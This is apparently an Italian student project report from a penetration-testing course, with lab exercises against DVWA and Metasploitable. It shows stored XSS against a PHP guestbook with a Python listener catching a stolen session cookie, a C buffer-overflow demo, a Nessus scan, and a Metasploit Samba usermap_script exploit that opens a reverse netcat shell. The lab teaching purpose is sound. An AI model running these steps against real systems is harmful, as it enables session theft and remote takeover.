    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);


    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}

?>
```

# B o n n u s

```
<?php  
  
if(isset($_POST['btnSign']))  
{  
  
    $message = trim($_POST['mtxMessage']);  
    $name    = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = stripslashes($message);  
    $message = mysql_real_escape_string($message);  
  
    // Sanitize name input  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name');"  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
  
}  
?>
```



## Protezione contro SQL Injection

Il codice utilizza:

### 1. `mysql_real_escape_string()`:

Questa funzione "filtra" i caratteri speciali per prevenire SQL injection. Tuttavia, è obsoleto e appartiene all'estensione `mysql_*`, che non è più supportata nelle versioni moderne di PHP.

## Problema con il filtraggio di JavaScript (XSS)

- Il codice non implementa **escaping o sanitizzazione dell'input** contro XSS. Gli utenti possono inserire del codice JavaScript malevolo (es. `<script>alert(' XSS ')</script>`) nei campi di input, che verrebbe salvato nel database e successivamente eseguito quando viene visualizzato su una pagina web.

L'uso di `stripslashes()` rimuove solo i backslash (\) e non impedisce l'inserimento di HTML o JavaScript.

# B

# O

# n

# u

# s

```
<?php  
if(isset($_POST['btnSign']))  
{  
    $message = trim($_POST['mtxMessage']);  
    $name = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = trim(strip_tags(addslashes($message)));  
    $message = mysql_real_escape_string($message);  
    $message = htmlspecialchars($message);  
  
    // Sanitize name input  
    $name = str_replace('<script>', '', $name);  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name');"  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}  
?>
```

### 1. Protezione contro XSS stored:

- L'uso di `strip_tags()` e `htmlspecialchars()` sul messaggio è una buona misura per impedire l'inserimento di script JavaScript o tag HTML pericolosi.

La sostituzione di `<script>` con `str_replace()` per il nome è limitata: un attaccante potrebbe eludere questo filtro usando una variante (ad esempio ``). Questo funziona perché non vengono filtrati gli eventi di javascript

Gli **eventi di JavaScript** sono azioni o reazioni che si verificano in risposta a determinate interazioni dell'utente con la pagina web. Questi eventi possono essere triggerati da varie azioni, come clic, passaggio del mouse, pressione di un tasto, caricamento della pagina, ecc. Gli eventi di JavaScript consentono di eseguire funzioni specifiche in risposta a queste azioni.

Per superare il livello medio abbiamo usato il seguente evento:

```


```

```
<?php  
if(isset($_POST['btnSign']))  
{  
  
    $message = trim($_POST['mtxMessage']);  
    $name = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = trim(strip_tags(addslashes($message)));  
    $message = mysql_real_escape_string($message);  
    $message = htmlspecialchars($message);  
  
    // Sanitize name input  
    $name = str_replace('<script>', '', $name);  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name');"  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}  
?>
```

**B**on  
**n**  
**u**  
**s**

Il server standard di python  
http.server è in grado di ricevere  
solo le richieste di get. Perciò  
abbiamo costruito un server in  
python che fosse in grado di  
ricevere la richiesta post

```
1 from http.server import HTTPServer, BaseHTTPRequestHandler
2
3 class SimpleHandler(BaseHTTPRequestHandler):
4     def do_GET(self):
5         print("Received GET request")
6         print(f"Path: {self.path}")
7         self.send_response(200)
8         self.end_headers()
9         self.wfile.write(b"GET request received")
10
11     def do_POST(self):
12         print("Received POST request")
13         content_length = int(self.headers['Content-Length'])
14         post_data = self.rfile.read(content_length)
15         print(f"Data: {post_data.decode('utf-8')}")
16         self.send_response(200)
17         self.end_headers()
18         self.wfile.write(b"POST request received")
19
20 if __name__ == "__main__":
21     server = HTTPServer(('0.0.0.0', 4444), SimpleHandler)
22     print("Server running on port 4444 ...")
23     server.serve_forever()
```



(kali㉿kali)-[~] stored

```
$ cd Desktop
```

(kali㉿kali)-[~/Desktop]

```
$ python3 server.py
Server running on port 4444 ...
Received POST request
Data: security=medium; PHPSESSID=59a556d94def9000b50aecf35b853839
192.168.13.100 - - [21/Nov/2024 04:09:40] "POST / HTTP/1.1" 200 -
```

DVWA Security

Name:  Message: 77

Name:  Message: yy

Logout

Message: biscotti in arrivo

# PROGETTI

GIORNO 2




**XSS PERMANENTE**

GIORNO 3



**BOF**

GIORNO 4



METASPLOITABLE  
VULNERABILITY

# PROGETTI

GIORNO 3




**BOF**

GIORNO 4



METASPLOITABLE  
VULNERABILITY

Un **attacco di Buffer Overflow** (o "overflow del buffer") è un tipo di vulnerabilità di sicurezza che si verifica quando un'applicazione scrive più dati di quanti ne possa contenere in un buffer di memoria.



# PROGETTI

GIORNO 3

BOF

GIORNO 4

METASPOITABLE  
VULNERABILITY

```
1 #include <stdio.h>
2 int main ()
3 {
4     int vector [10], i, j, k;
5     int swap_var;
6     printf ("Inserire 10 interi:\n");
7     for ( i = 0 ; i < 10 ; i++)
8     {
9         int c= i+1;
10        printf("[%d]:", c);
11        scanf ("%d", &vector[i]);
12    }
13    printf ("Il vettore inserito e':\n");
14    for ( i = 0 ; i < 10 ; i++)
15    {
16        int t= i+1;
17        printf("[%d]: %d", t, vector[i]);
18        printf("\n");
19    }
20    for (j = 0 ; j < 10 - 1; j++)
21    {
22        for (k = 0 ; k < 10 - j - 1; k++)
23        {
24            if (vector[k] > vector[k+1])
25            {
26                swap_var=vector[k];
27                vector[k]=vector[k+1];
28                vector[k+1]=swap_var;
29            }
30        }
31    }
32    printf("Il vettore ordinato e':\n");
33    for (j = 0; j < 10; j++)
34    {
35        int g = j+1;
36        printf("[%d]:", g);
37        printf("%d\n", vector[j]);
38    }
39    return 0;
40 }
```

DICHIARAZIONE DELLE  
VARIABILI E DELL'ARRAY

INSERIMENTO E  
MEMORIZZAZIONE DEI NUMERI

STAMPA DEI  
VALORI INSERITI

ORDINAMENTO DEI  
NUMERI INSERITI

STAMPA DEI NUMERI  
IN ORDINE CRESCENTE

# PROGETTI

GIORNO 3

BOF

GIORNO 4

METASPOITABLE  
VULNERABILITY

```
1 #include <stdio.h>
2 int main ()
3 {
4     int vector [10], i, j, k;
5     int swap_var;
6     printf ("Inserire 10 interi:\n");
7     for ( i = 0 ; i < 10 ; i++)
8     {
9         int c= i+1;
10        printf("[%d]:", c);
11        scanf ("%d", &vector[i]);
12    }
13    printf ("Il vettore inserito e':\n");
14    for ( i = 0 ; i < 10 ; i++)
15    {
16        int t= i+1;
17        printf("[%d]: %d", t, vector[i]);
18        printf("\n");
19    }
20    for (j = 0 ; j < 10 - 1; j++)
21    {
22        for (k = 0 ; k < 10 - j - 1; k++)
23        {
24            if (vector[k] > vector[k+1])
25            {
26                swap_var=vector[k];
27                vector[k]=vector[k+1];
28                vector[k+1]=swap_var;
29            }
30        }
31    }
32    printf("Il vettore ordinato e':\n");
33    for (j = 0; j < 10; j++)
34    {
35        int g = j+1;
36        printf("[%d]:", g);
37        printf("%d\n", vector[j]);
38    }
39    return 0;
40 }
```

# PROGETTI

GIORNO 3

BOF

GIORNO 4

METASPLOITABLE  
VULNERABILITY

```
1 #include <stdio.h>
2 int main () {
3     int vector [10], i, j, k;
4     int swap_var;
5     printf ("Inserisci 10 interi:\n");
6     for ( i = 0 ; i < 10 ; i++)
7     {
8         int c= i+1;
9         printf("[%d]:", c);
10        scanf ("%d", &vector[i]);
11    }
12    printf ("Il vettore inserito e':\n");
13    for ( i = 0 ; i < 10 ; i++)
14    {
15        int t= i+1;
16        printf("[%d]: %d", t, vector[i]);
17        printf("\n");
18    }
19    for (j = 0 ; j < 10 - 1; j++)
20    {
21        for (k = 0 ; k < 10 - j - 1; k++)
22        {
23            if (vector[k] > vector[k+1])
24            {
25                swap_var=vector[k];
26                vector[k]=vector[k+1];
27                vector[k+1]=swap_var;
28            }
29        }
30    }
31    printf("Il vettore ordinato e':\n");
32    for (j = 0; j < 10; j++)
33    {
34        int g = j+1;
35        printf("[%d]:", g);
36        printf("%d\n", vector[j]);
37    }
38    return 0;
39 }
```

```
[50]: Il vettore inserito e':
[1]: 1
[2]: 3
[3]: 5
[4]: 6
[5]: 2
[6]: 66
[7]: 44
[8]: 666
[9]: 444
[10]: 44444
Il vettore ordinato e':
[1]: 1
[2]: 2
[3]: 3
[4]: 5
[5]: 6
[6]: 44
[7]: 66
[8]: 444
[9]: 666
[10]: 44444
Segmentation fault
```

# PROGETTI

GIORNO 3

BOF

GIORNO 4

METASPOITABLE  
VULNERABILITY

```
1 #include <stdio.h>
2
3 int main() {
4     int vector[10]; // Array con spazio per 10 interi.
5     int test_var = 12345; // Variabile di controllo.
6
7     printf("Valore iniziale di test_var: %d\n", test_var);
8
9     // Modifica del ciclo per causare il buffer overflow
10    for (int i = 0; i < 50; i++) {
11        printf("Inserire un valore per vector[%d]: ", i);
12        scanf("%d", &vector[i]); // Scrittura oltre i limiti.
13    }
14
15    // Verifica se la variabile è stata modificata
16    printf("Valore finale di test_var: %d\n", test_var);
17
18    return 0;
19 }
```

```
Valore iniziale di test_var: 12345
Inserire un valore per vector[0]: 123
Inserire un valore per vector[1]: 43
Inserire un valore per vector[2]: 556
Inserire un valore per vector[3]: 336
Inserire un valore per vector[4]: 34366
Inserire un valore per vector[5]: 6418
Inserire un valore per vector[6]: 695
Inserire un valore per vector[7]: 5433
Inserire un valore per vector[8]: 455678
Inserire un valore per vector[9]: 7765
Inserire un valore per vector[10]: 66544
Inserire un valore per vector[11]: 55666
Valore finale di test_var: 66544
```

== Code Execution Successful ==44444

# PROGETTI

GIORNO 3



BOF

GIORNO 4



METASPLOITABLE  
VULNERABILITY



# PROGETTI

GIORNO 3

BOF

GIORNO 4

**METASPLOITABLE  
VULNERABILITY**

## ATTENZIONE!!!

Affinché l'attacco abbia effetto  
è necessario che:

- Host e target si trovino nella stessa rete per evitare interferenze di NAT/PAT
- L'exploit scelto sia della versione corretta

GIORNO 4



## METASPLOITABLE VULNERABILITY

GIORNO 4

## METASPLOITABLE VULNERABILITY



Per trovare le vulnerabilità sulla macchina vittima, ci serviamo di uno strumento specifico che è nessus. lanciando una scansione con l'indirizzo ip della vittima, nessus troverà tutte le vulnerabilità più e meno pericolose

Metasploitable / 192.168.13.150

< Back to Hosts

Vulnerabilities 61

Filter Search Vulnerabilities 61 Vulnerabilities (1 Selected) Clear Selected Item

Sev	CVSS	VPR	EPSS	Name	Family	Count	Actions
Critical	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	🔗
Critical	9.8	9.0	0.9737	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	🔗
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	🔗
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1	🔗
Critical	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3	🔗
High	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	1	🔗
High	7.5			NFS Shares World Readable	RPC	1	🔗
Mixed	...	...	...	SSL (Multiple Issues)	General	28	🔗
Mixed	...	...	...	ISC Bind (Multiple Issues)	DNS	5	🔗
Medium	6.5			TLS Version 1.0 Protocol Detection	Service detection	2	🔗
Medium	5.9	4.4	0.9434	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1	🔗

Snooze Modify Configure Audit Trail Launch Report Export

Host Details

IP: 192.168.13.150  
MAC: 08:00:27:F4:76:34  
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)  
Start: Today at 3:24 PM  
End: Today at 3:47 PM  
Elapsed: 23 minutes  
KB: Download

Vulnerabilities

Critical  
High  
Medium  
Low  
Info

GIORNO 4



## METASPLOITABLE VULNERABILITY

Per trovare le vulnerabilità sulla macchina vittima, ci serviamo di uno strumento specifico che è nessus. lanciando una scansione con l'indirizzo ip della vittima, nessus troverà tutte le vulnerabilità più e meno pericolose



Metasploitable / 192.168.13.150

Back to Hosts

Snooze ▾ Modify Configure Audit Trail Launch ▾ Report Export ▾

Vulnerabilities 61

Filter ▾ Search Vulnerabilities  61 Vulnerabilities (1 Selected) Clear Selected Item

Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▾	Family ▾	Count ▾	⚙️
Critical	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	🔗
Critical	9.8	9.0	0.9737	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	🔗
Critical	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	🔗
Critical	9.8			Bind Shell Backdoor Detection	Backdoors	1	🔗
Critical	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3	🔗
High	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	1	🔗
High	7.5			NFS Shares World Readable	RPC	1	🔗
Mixed	...	...	...	SSL (Multiple Issues)	General	28	🔗
Mixed	...	...	...	ISC Bind (Multiple Issues)	DNS	5	🔗
Medium	6.5			TLS Version 1.0 Protocol Detection	Service detection	2	🔗
Medium	5.9	4.4	0.9434	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1	🔗

Host Details

IP: 192.168.13.150  
MAC: 08:00:27:F4:76:34  
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)  
Start: Today at 3:24 PM  
End: Today at 3:47 PM  
Elapsed: 23 minutes  
KB: Download

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

GIORNO 4



## METASPLOITABLE VULNERABILITY



# GIORNO 4



## METASPLOITABLE VULNERABILITY



Metasploitable / Plugin #90509

[Back to Vulnerabilities](#)

Configure Audit Trail Launch Report Export

Vulnerabilities 61

HIGH Samba Badlock Vulnerability

### Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

### Plugin Details

Severity: High  
ID: 90509  
Version: 1.8  
Type: remote  
Family: General  
Published: April 13, 2016  
Modified: November 20, 2019

### Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

### VPR Key Drivers

Threat Recency: No recorded events  
Threat Intensity: Very Low  
Exploit Code Maturity: Unproven  
Age of Vuln: 730 days +  
Product Coverage: Medium  
CVSSV3 Impact Score: 5.9  
Threat Sources: No recorded events

### See Also

<http://badlock.org>  
<https://www.samba.org/samba/security/CVE-2016-2118.html>

### Output

Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port ▲

Hosts

445 / tcp / cifs

192.168.13.150

### Risk Information

Vulnerability Priority Rating (VPR): 5.9  
Exploit Prediction Scoring System (EPSS): 0.0358  
Risk Factor: Medium

GIORNO 4



## METASPLOITABLE VULNERABILITY



Scansione della  
porta target

```
(kali㉿kali)-[~]
$ nmap -sV -p 445 192.168.13.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 08:47 EST
Nmap scan report for 192.168.13.150 (192.168.13.150)
Host is up (0.00032s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.42 seconds
```

AVVIO METASPLOIT → msfconsole

RICERCA DELL'EXPLOIT ADATTO → search samba

```
msf6 > search samba
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
-	0 exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Acces
s	Gateway Command Execution				
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Ass
ociates	License Client GETCONFIG Overflow				
2	\_ target: Automatic	.	.	.	.
3	\_ target: Windows 2000 English	.	.	.	.
4	\_ target: Windows XP English SP0-1	.	.	.	.
5	\_ target: Windows XP English SP2	.	.	.	.
6	\_ target: Windows 2003 English SP0	.	.	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemo
n	Command Execution				
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy
Script	Execution From Shared Resource				
9	\_ target: Windows x86	.	.	.	.
10	\_ target: Windows x64	.	.	.	.
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather
Configurations					
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync M
odules					
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Mic
rosoft	Windows OLE Package Manager Code Execution				
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE S
ystems	Management Command Injection				
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "usern
ame	map script" Command Execution				
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2

SELEZIONARE L'EXPLOIT → use 15

Si può selezionare l'exploit anche con il comando use path/exploit/da/utilizzare

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
---  --  --  --
CHOST      no        The local client address
CPORT      no        The local client port
Proxies    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139       yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
---  --  --  --
LHOST    192.168.13.100  yes       The listen address (an interface may be specified)
LPORT      4444      yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

IMPOSTARE I PARAMETRI (NECESSARI) DELL'EXPLOIT → RHOSTS (ip target vulnerabile)  
→ LPORT (porta su cui desideri ascoltare)

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.13.150
rhost => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
_____
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.13.150  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139          yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
_____
LHOST        192.168.13.100  yes        The listen address (an interface may be specified)
LPORT        5555          yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

AVVIO DELL'EXPLOIT → exploit  
→ run

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.13.100:5555
[*] Command shell session 1 opened (192.168.13.100:5555 → 192.168.13.150:33661) at 2024-11-18 09:15:45 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:5a:9f
          inet  addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:5a9f/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:343 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:36360 (35.5 KB)  TX bytes:6151 (6.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:139 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:35635 (34.7 KB)  TX bytes:35635 (34.7 KB)
```



Se l'attacco ha successo, il payload configurato (ad esempio, una shell reversa) darà la possibilità di connettersi al sistema di attacco, dando all'attaccante un controllo remoto sul sistema vulnerabile. Infatti, se viene eseguito il comando **ifconfig**, il risultato in stampa saranno i parametri della vittima

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.13.100:5555
[*] Command shell session 1 opened (192.168.13.100:5555 → 192.168.13.150:33661) at 2024-11-18 09:47:43 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:5a:9f
          inet  addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:5a9f/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:343 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:36360 (35.5 KB)  TX bytes:6151 (6.0 KB)
                      Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING  MTU:16436  Metric:1
                      RX packets:139 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:35635 (34.7 KB)  TX bytes:35635 (34.7 KB)
```

## SOLUZIONI

- Disabilitare il servizio `username map script`
- Aggiornare il software a versioni più sicure

L'exploit `exploit/multi/samba/usermap_script` è un modulo di Metasploit Framework che sfrutta una vulnerabilità in alcune versioni di Samba per ottenere l'esecuzione di codice remoto (RCE, Remote Code Execution) sul server vulnerabile.

# **WINDOWS 10 VULNERABILITY**

